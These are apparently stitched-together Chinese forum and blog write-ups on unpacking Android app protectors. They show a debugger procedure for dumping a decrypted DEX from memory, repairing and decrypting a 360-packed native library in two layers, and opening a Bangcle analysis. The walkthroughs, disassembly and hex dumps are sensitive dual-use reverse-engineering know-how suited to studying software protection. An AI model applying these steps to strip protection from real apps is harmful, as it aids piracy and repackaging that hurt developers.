.OAD:0000E148                 LDMLEDA         R2!, {R0,R1,R3,R5,R7,R12,LR,PC}^
.OAD:0000E14C                 SVC             0x1FA21A
.OAD:0000E150                 BLE             0xFF92E3F4
.OAD:0000E154                 LDMVCDA         R9, {R2-R6,R8,R10,R12,SP}
.OAD:0000E158                 STCEQL          p5, c12, [R6,#-0x264]
.OAD:0000E15C                 SUB             PC, R11, PC,ROR R8
.OAD:0000E15C ; End of function JNI_OnLoad
.OAD:0000E15C
.OAD:0000E15C ; ---------------------------------------------------------------------------
.OAD:0000E160                 DCD 0x3E1809EB, 0x80E5025D, 0x42190F9A, 0x618DC53C, 0xBA7158A3
.OAD:0000E160                 DCD 0xE53EF7CC, 0x54BBA63A, 0x39D381F5, 0xD7F04692, 0x32460446
.OAD:0000E160                 DCD 0xD02D1F37, 0x856E7FB6, 0xDC4D3C1C, 0x49271B65, 0x5404A0E6
.OAD:0000E160                 DCD 0xFC58F128, 0xB589D45D, 0xB03CE492, 0x7FF4A94A, 0xBEB46C4
```


解密后为:(代码已正常)

```
LOAD:0000E144                 EXPORT JNI_OnLoad
LOAD:0000E144 JNI_OnLoad
LOAD:0000E144                 STMFD           SP!, {R4-R8,R10,LR}
LOAD:0000E148                 LDR             R4, =(_GLOBAL_OFFSET_TABLE_ - 0xE15C)
LOAD:0000E14C                 LDR             R3, =0xFFFFFF94
LOAD:0000E150                 SUB             SP, SP, #0x1C
LOAD:0000E154                 ADD             R4, PC, R4 ; _GLOBAL_OFFSET_TABLE_
LOAD:0000E158                 LDR             R5, [R4,R3]
LOAD:0000E15C                 MOV             R6, R0
LOAD:0000E160                 MOV             R7, R1
LOAD:0000E164                 LDR             R3, [R5]
LOAD:0000E168                 STR             R3, [SP,#0x14]
LOAD:0000E16C                 BL              sub_26E0
LOAD:0000E170                 CMP             R0, #0
LOAD:0000E174                 BNE             loc_E198
LOAD:0000E178
LOAD:0000E178 loc_E178                                ; CODE XREF: LOAD:0000E208↓j
LOAD:0000E178                                         ; LOAD:0000E270↓j ...
LOAD:0000E178                 LDR             R2, [SP,#0x14]
LOAD:0000E17C                 LDR             R3, [R5]
LOAD:0000E180                 MOV             R0, #0x10002
LOAD:0000E188                 CMP             R2, R3
LOAD:0000E18C                 BNE             loc_E28C
LOAD:0000E190                 ADD             SP, SP, #0x1C
LOAD:0000E194                 LDMFD           SP!, {R4-R8,R10,PC}
LOAD:0000E198 ; ---------------------------------------------------------------------------
LOAD:0000E198
LOAD:0000E198 loc_E198                                ; CODE XREF: LOAD:0000E174↑j
LOAD:0000E198                 LDR             R2, =0xFFFFFFC8
LOAD:0000E19C                 LDR             R3, =0xFFFFFFCC
LOAD:0000E1A0                 LDR             R1, =(dword_E658 - 0xE1B4)
LOAD:0000E1A4                 LDR             R8, [R4,R2]
LOAD:0000E1A8                 LDR             R3, [R4,R3]
LOAD:0000E1AC                 ADD             R1, PC, R1 ; dword_E658
LOAD:0000E1B0                 MOV             R2, #9
LOAD:0000E1B4                 STR             R8, [R3]
LOAD:0000E1B8                 ADD             R1, R1, #0x6C
LOAD:0000E1BC                 ADD             R0, SP, #8
LOAD:0000E1C0                 BL              memcpy
LOAD:0000E1C4                 ADD             R0, SP, #8
```

到此可以静态分析了，其它的小伙伴们自己去玩吧（^_^），解密算法 RC4_so 已放在附件中。

.DEX 内存 dump

1.接着上面 so 代码解密完成后，反回到这里， libdvm.so:4087B904 MOV R1, R6
这时可以在 JNI_OnLoad 函数下断点了,如下图：



F9 来到 JNI_OnLoad 函数,接着就是慢长的分析了。


```
libprotectClass.so:5B88A144 JNI_OnLoad
libprotectClass.so:5B88A144 STMFD SP!, {R4-R8,R10,LR}
libprotectClass.so:5B88A148 LDR R4, =(unk_5B88BF18 - 0x5B88A15C)
libprotectClass.so:5B88A14C LDR R3, =0xFFFFFF94
libprotectClass.so:5B88A150 SUB SP, SP, #0x1C
libprotectClass.so:5B88A154 ADD R4, PC, R4 ; unk_5B88BF18
libprotectClass.so:5B88A158 LDR R5, [R4,R3]
libprotectClass.so:5B88A15C MOV R6, R0
libprotectClass.so:5B88A160 MOV R7, R1
libprotectClass.so:5B88A164 LDR R3, [R5]
libprotectClass.so:5B88A168 STR R3, [SP,#0x14]
libprotectClass.so:5B88A16C BL unk_5B87E6E0
libprotectClass.so:5B88A170 CMP R0, #0
libprotectClass.so:5B88A174 BNE loc_5B88A198
```

详细的分析流程我就不细说了，想了解的现在可以自己动态与静态结合分析了，我们这次的目的是内存中 dump 完整的 DEX。


2. 到 JNI_OnLoad 函数后,到下面 libprotectClass.so:5B88A22C BLX　R4 下好断点。如下图：

```
libprotectClass.so:5B88A208 BEQ             loc_5B88A178
libprotectClass.so:5B88A20C LDR             R1, =(aJni_onload_0 - 0x5B88A218)
libprotectClass.so:5B88A210 ADD             R1, PC, R1              ; "JNI_OnLoad"
libprotectClass.so:5B88A214 BL              __cxa_fini_12
libprotectClass.so:5B88A218 SUBS            R4, R0, #0
libprotectClass.so:5B88A21C BEQ             loc_5B88A230
libprotectClass.so:5B88A220 BL              __gnu_Unwind_0
libprotectClass.so:5B88A224 MOV             R0, R6
libprotectClass.so:5B88A228 MOV             R1, R7
libprotectClass.so:5B88A22C BLX             R4                      ; 下好断点后F9来到这里,F7跟进。
```


3. F9 到这里后,F7 跟进，然后在 mmap 函数下断点， F9 执行，当 LR 的地址为程序领空时反回下好断点(一定要是程序领空才有效,因为 mmap 会被多次调用),F9 执行。




接下来 R0 将会存放解密后的 Dex，然后 F8 走,直到该函数执行完成后，开始解密 DEX 开头 0x70 个字，解密完成后就可 dump 出来了,如下图：



到此完整的 DEX 已经出来了，下面我们 Dump 出来，打包反编译。
开始地址为 0x5BC35000, 大小为 0x005EDBA4, 结束地址为 0x5C222BA4



4.将 dump 出来的 dex 重新打包并能成功反编,如下图：




5. 到此整个过程就完成了，下面该做些什么小伙伴们自己发辉吧，我就不知道了。(^_^)。(样本就是上传了，想玩玩的去 XX 加固保官网下载去吧)


360 so 脱壳分析

万抽抽 myKanxue

1 修复错误的 elf 文件

首先我们将原始的 libqihoo.so 拖到 IDA 分析，发现 IDA 报如下两个错误：





第一个错误说明是节区头部表格的表项大小错误，第二个错误是节区头部表格的大小或偏移值错误。了解 ELF 的同学都知道这几个信息都包含在 ELF 的 header 中。那么我们使用 WinHex 查看下此 ELF 的 header 即可：

```
Offset        0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F

00000000      7F 45 4C 46 01 01 01 00   00 00 00 00 00 00 00 00       ELF
```

```
00000010  03 00 28 00 01 00 00 00  00 00 00 00 34 00 00 00    (           4
00000020  8C 11 02 00 00 00 00 05  34 00 20 00 07 00 6C 00  ?       4       l
00000030  66 00 78 00 06 00 00 00  34 00 00 00 34 00 00 00  f x       4    4
00000040  34 00 00 00 E0 00 00 00  E0 00 00 00 04 00 00 00  4    ?   ?
00000050  04 00 00 00 01 00 00 00  00 00 00 00 00 00 00 00
```


因为节区头部表的偏移值为 0x2118c，所以根据 ELF 文件的结构，从该偏移值开始到文件结尾的数据为整个节区头部表。由于节区头部表项的大小固定为 0x28，所以我们可以由:(0x214fb - 0x2118c + 1)/0x28 = 0x16 得出真正的节区头部表项数目为 0x16。

下面再来看 e_shstrndx 字段，我们从 ELF 文件中可以明显地看出，字符串表节区为最后一个节区，所以它的索引值应当为 0x15。至此，ELF 修复完毕。

然后我们将修复完毕的 ELF 拖到 IDA 中发现不会报错了~

2 开始脱壳

IDA 不报错，并不意味我们就可以开始痛快地分析了！我们在 IDA 中查看导出函数发现了 JNI_Onload 和 verify 函数：



但是双击这两个函数却发现代码是被加密过的 o(╯□╰)o：

```
.lfxtext.1:0002005C
.lfxtext.1:0002005C                 EXPORT JNI_OnLoad
.lfxtext.1:0002005C JNI_OnLoad
.lfxtext.1:0002005C                 STCCC   p6, c6, [PC,#0x2DC]!
.lfxtext.1:0002005C ; ---------------------------------------------------------------------------
.lfxtext.1:00020060                 DCD 0x5694D310, 0x882BC9A5, 0x4D6CF295, 0x2B50584E, 0xB88380BD
.lfxtext.1:00020060                 DCD 0x1D31404F, 0x2E0C411B, 0x90A8B2, 0x5D4C8E1F, 0x526642C7
.lfxtext.1:00020060                 DCD 0x722178E7, 0x2E0F455B, 0x1C223528, 0x50343BE8, 0x598978A
.lfxtext.1:00020060                 DCD 0x9A1A795F, 0x9FD6A2BD, 0x704C04AA, 0x91BA3CEC, 0xB90FBF56
.lfxtext.1:00020060                 DCD 0xCC49FA75, 0x1EE7700D, 0x463172E9, 0x85759CD8, 0xA8249E63
.lfxtext.1:00020060                 DCD 0xABC29C3, 0xEA9F2331, 0x713432AF, 0x8817002E, 0xDC473812
.lfxtext.1:00020060                 DCD 0x22CDE7F, 0xD79AD6F6, 0x684CA499, 0xAD904909, 0x300BF441
.lfxtext.1:00020060                 DCD 0x64C9B75C, 0x419EB033, 0xDF15356D, 0xB4BFA07E, 0x397526D3
.lfxtext.1:00020060                 DCD 0x91AE687A, 0xD729805A, 0xA47C5B03, 0xCE84116F, 0xDF37BD0C
.lfxtext.1:00020060                 DCD 0x5D7730FB, 0x97E4F95D, 0x8E9196BE, 0x3548CEA6, 0x4247541A
.lfxtext.1:00020060                 DCD 0x96646C33, 0x1E38A59, 0x77ACFC54, 0x70504C0F, 0xD454EBBF
.lfxtext.1:00020060                 DCD 0x8C9100B4, 0xAD4DEE20, 0xCB014535, 0xCB573E29, 0x77AEA607
.lfxtext.1:00020060                 DCD 0xCBCF9EDE, 0xABBEB71C, 0xDF5F9D87, 0x26646957, 0xD3D1DCA7
.lfxtext.1:00020060                 DCD 0xDD080790, 0x27C48840, 0x17E3941E, 0xA99D090C, 0x2D4CA30B
.lfxtext.1:00020060                 DCD 0xEFB5D469, 0x4BC29238, 0x9FE95545
.lfxtext.1:00020184
```

由于 JNI_Onload 是 Android APK 在加载 so 的时候第一个执行的函数，而此函数又被加密了，那么解密函数就只能在 so 的入口地址 init.array 处了。定位到 init.array 节，发现了关键信息：

```
.init_array:00021E58 ; Segment type: Pure data
.init_array:00021E58                 AREA .init_array, DATA
.init_array:00021E58                 ; ORG 0x21E58
.init_array:00021E58                 EXPORT __gnu_armfini_26x
.init_array:00021E58 __gnu_armfini_26x DCD __gnu_armfini_26
.init_array:00021E5C                 ALIGN 0x10
.init_array:00021E5C ; .init_array   ends
.init_array:00021E5C
```

在上图中可以很明显地看到，init.array 会执行__gnu_armfinit_26 函数！下面就开始分析这个函数吧。此函数也是加入了大量花指令，我已经将去除花指令后的代码放在了附件中，大家可以参照附件中的 initArray.txt 文档继续阅读。

大致流程就是：

①进行系统配置，为操作修改 so 文件做准备；
②根据 so 中特定位置的字符串，构造转换表；
③以此转换表为基础，解密 so 文件中的 0x176d c 到 0x176dc+0x8aec 的代码。

了解了解密逻辑，我们就可以自己编写解密程序了。鉴于 so 的解密与前一帖子中计算序列号的算法是一样的，所以我们只需要对前一帖子中的代码进行更改即可。详细代码见附件的 unshell1.cpp。

满心欢喜地解密 so，以为大功告成，结果~~~

将解密后的 so 拖到 IDA，通过 EXPORT 找到 JNI_Onload：

```
.lfxtext.1:0002005C                 EXPORT JNI_OnLoad
.lfxtext.1:0002005C JNI_OnLoad
.lfxtext.1:0002005C                 SBCHI   R8, R1, #0x13C000
.lfxtext.1:00020060                 FSTSVC  S26, flt_201D8
.lfxtext.1:00020064                 SVCCC   0x10C4F3
.lfxtext.1:00020068                 STRVSH  R11, [R5],R0
.lfxtext.1:0002006C                 BLX     0xFEE14DA8
.lfxtext.1:00020070                 SUBCCS  R4, R5, #0x2100000
.lfxtext.1:00020074                 LDCVCL  p0, c1, [R9],#-0x78
.lfxtext.1:00020078                 CDPGT   p13, 6, c12,c2,c0, 2
.lfxtext.1:0002007C                 STRVCBT LR, [R4],#0xC2A
.lfxtext.1:00020080                 ADDVC   R4, R11, #0x2040
.lfxtext.1:00020084                 LDRLTBT R4, [R8],#-0xC30
```

TMD 还是密文!!!看来我们只脱了一层壳，还有其他壳等着我们啊~

问题来了，我用的 IDA6.1 并不能通过 am　start 的方式在 init.array 下断点，而且我静态　　分析完__gnu_armfinit_26 函数后就不知道它下一步会执行到哪了~~因为在__gnu_armfinit_26 执行完后的指令如下：

```
.text:000019A4 ; ---------------------------------------------------------------------------
.text:000019A4                 STMFD     SP!, {R0}
.text:000019A8                 ANDEQ     R6, R0, R7,ROR PC
.text:000019AC                 ADD       R0, R0, #4
.text:000019B0                 SUB       R0, R0, #4
.text:000019B4                 BX        R0
.text:000019B4 ; ---------------------------------------------------------------------------
```

静态分析根本得不到这坑爹的 r7,r6 的值，所以 r0 未知，所以就不知道它会跳转到哪儿去了~

就这么放弃？No!，喝杯咖啡继续刚正面!

3 人工智能发威，再脱一层壳

为什么说是人工智能呢？因为我无法动态跟踪，所以此时的分析已经告别各种黑科技，由我们的大脑接管后续工作了。考虑到我在前一个帖子当中已经 dump 出来了完全脱壳后的 so，那么我们有必要将只脱了一层壳的 so 与其进行比较(当然，只需要比较 0x176dc 之后的 0x8aec 字节的 16 进制数据即可)。找啊找，找啊找，还终于被我找出了第二层壳(个中辛酸，一言难尽)！为了方便，我们将脱了一层壳的 so 称为 unshell1.so，完全脱壳后的 so 称为 NoShell.so。

通过大量的对比，发现 unshell1.so 在 0x176dc 到 0x210c8 之间的 16 进制数据与 NoShell.so 有一个相同的区别：前者较后者而言，每一个 0x0A 之前都有一个 0x0D 字节。

逻辑理清了之后，马上编写代码去掉这些多余的 0x0D。代码见附件 unshell2.cpp

再将脱壳后的 so 拖到 IDA 中分析，发现绝大部分代码都已经解密了，只是 JNI_Onload 还是密文：

```
LOAD:0001BFF4
LOAD:0001BFF4                 EXPORT verify
LOAD:0001BFF4 verify
LOAD:0001BFF4
LOAD:0001BFF4 arg_8           =  8
LOAD:0001BFF4 arg_28          =  0x28
LOAD:0001BFF4
LOAD:0001BFF4 ; FUNCTION CHUNK AT LOAD:0001C2B4 SIZE 0000001C BYTES
LOAD:0001BFF4 ; FUNCTION CHUNK AT LOAD:0001C2D4 SIZE 0000001C BYTES
LOAD:0001BFF4 ; FUNCTION CHUNK AT LOAD:0001C2F4 SIZE 0000001C BYTES
LOAD:0001BFF4 ; FUNCTION CHUNK AT LOAD:0001C314 SIZE 00000008 BYTES
LOAD:0001BFF4
LOAD:0001BFF4                 STMFD   SP!, {R0}
LOAD:0001BFF8                 ADRL    R0, sub_1C298
LOAD:0001C000                 SUB     R0, R0, #4
LOAD:0001C004                 BX      R0 ; loc_1C294
LOAD:0001C004 ; ---------------------------------------------------------------
LOAD:0001C008                 DCD 0xF00002, 0x340, 0x358
LOAD:0001C014 ; ---------------------------------------------------------------
LOAD:0001C014
LOAD:0001C014 loc_1C014                               ; CODE XREF: verify+1D8↓j
LOAD:0001C014                 LDMFD   SP!, {R0}
LOAD:0001C018
```

```
                EXPORT JNI_OnLoad
JNI_OnLoad
                STRLE   R2, [R2],#0x6C7
                MOVLT   R9, #0xB3EC
                LDCVS   p9, c14, [R4,#0x164]!
                SVCGE   0x21229D
                LDMGTIA R0!, {R1-R3,R6,R11,SP,LR}^
                BPL     0x3D434C
                LDC2    p0, c0, [LR,#0x12C]!
                SVCGT   0xAC211B
                LDR     R9, [R5,#0x8B6]!
                STCLTL  p14, c9, [R12],#0x6C
                RSCLT   R6, R9, #0x5000000C
                ORRLS   R7, R1, R1,ROR#17
                LDRGTB  R12, [R0,#0x76]!
```

其实到这里，关键代码基本都解密了(只剩下 JNI_Onload 没解密)，脱壳工作也算完成了大半。本来想依葫芦画瓢搞定 JNI_Onload 的，不过对比了半天愣是没看出个头绪，也就放弃了。

能在 init.array 下断点的同学可以自己跟一下，思路已经有了，这个应该不难，搞定之后，望告知~

4 后记

此脱壳笔记主要用于学习 so 加/脱壳相关的知识，并不是以获取脱壳后的 so 为目的(dump 肯定省时又省力)。另外，个人认为无论在 java 层做多大的加固工作，都较容易被 dump 出来，特别是有 Xposed 这种逆天神器存在，简直可以一秒钟变上帝(前段时间写了个 xposed 小插件，它的 hook 函数真是 NB)。所以以后的代码保护工作重点应该就是 so 的加壳处理以及 VMP 了(我在这个 so 里看到了有操作/proc/pid/map 的代码~不知道是不是 360 在测试 Android 上的 VMP)。

还有一点诡异的情况：我使用 unshell1.cpp 中的文件操作代码(fopen,fread,fwrite 之类)对 so 的 0x176dc 之后的 0x8aec 字节进行更改没问题。但同样的文件操作代码使用在 unshell2.cpp 中用于删除 0xd，却发现文件原封不动。这是为什么呢？

最后的最后，不知道哪位大侠的正版 IDA 能借我远程用一用~~屌丝学生，买不起啊~~

Andorid APK 反逆向解决方案---梆梆加固原理探寻

本文章由 Jack_Jia 编写，转载请注明出处。

文章链接：http://blog.csdn.net/jiazhijun/article/details/8892635

作者：Jack_Jia　邮箱：309zhijun@163.com

一、序言

目前 Android 市场充斥着大量的盗版软件，开发者的官方应用被“打包党”们恶意篡改。如何使程序代码免受盗版篡改就成了开发者面临的头等大事，今天我们将分析一个不错的解决方案---梆梆加固（http://www.secneo.com/appProtect/）。

通过对 App 进行加固保护。梆梆可以有效防止移动应用在运营推广过程中被破解、盗版、二次打包、注入、反编译等破坏，保障程序的安全性、稳定性，对移动应用的整体逻辑结构进行保护，保证了移动应用的用户体验。

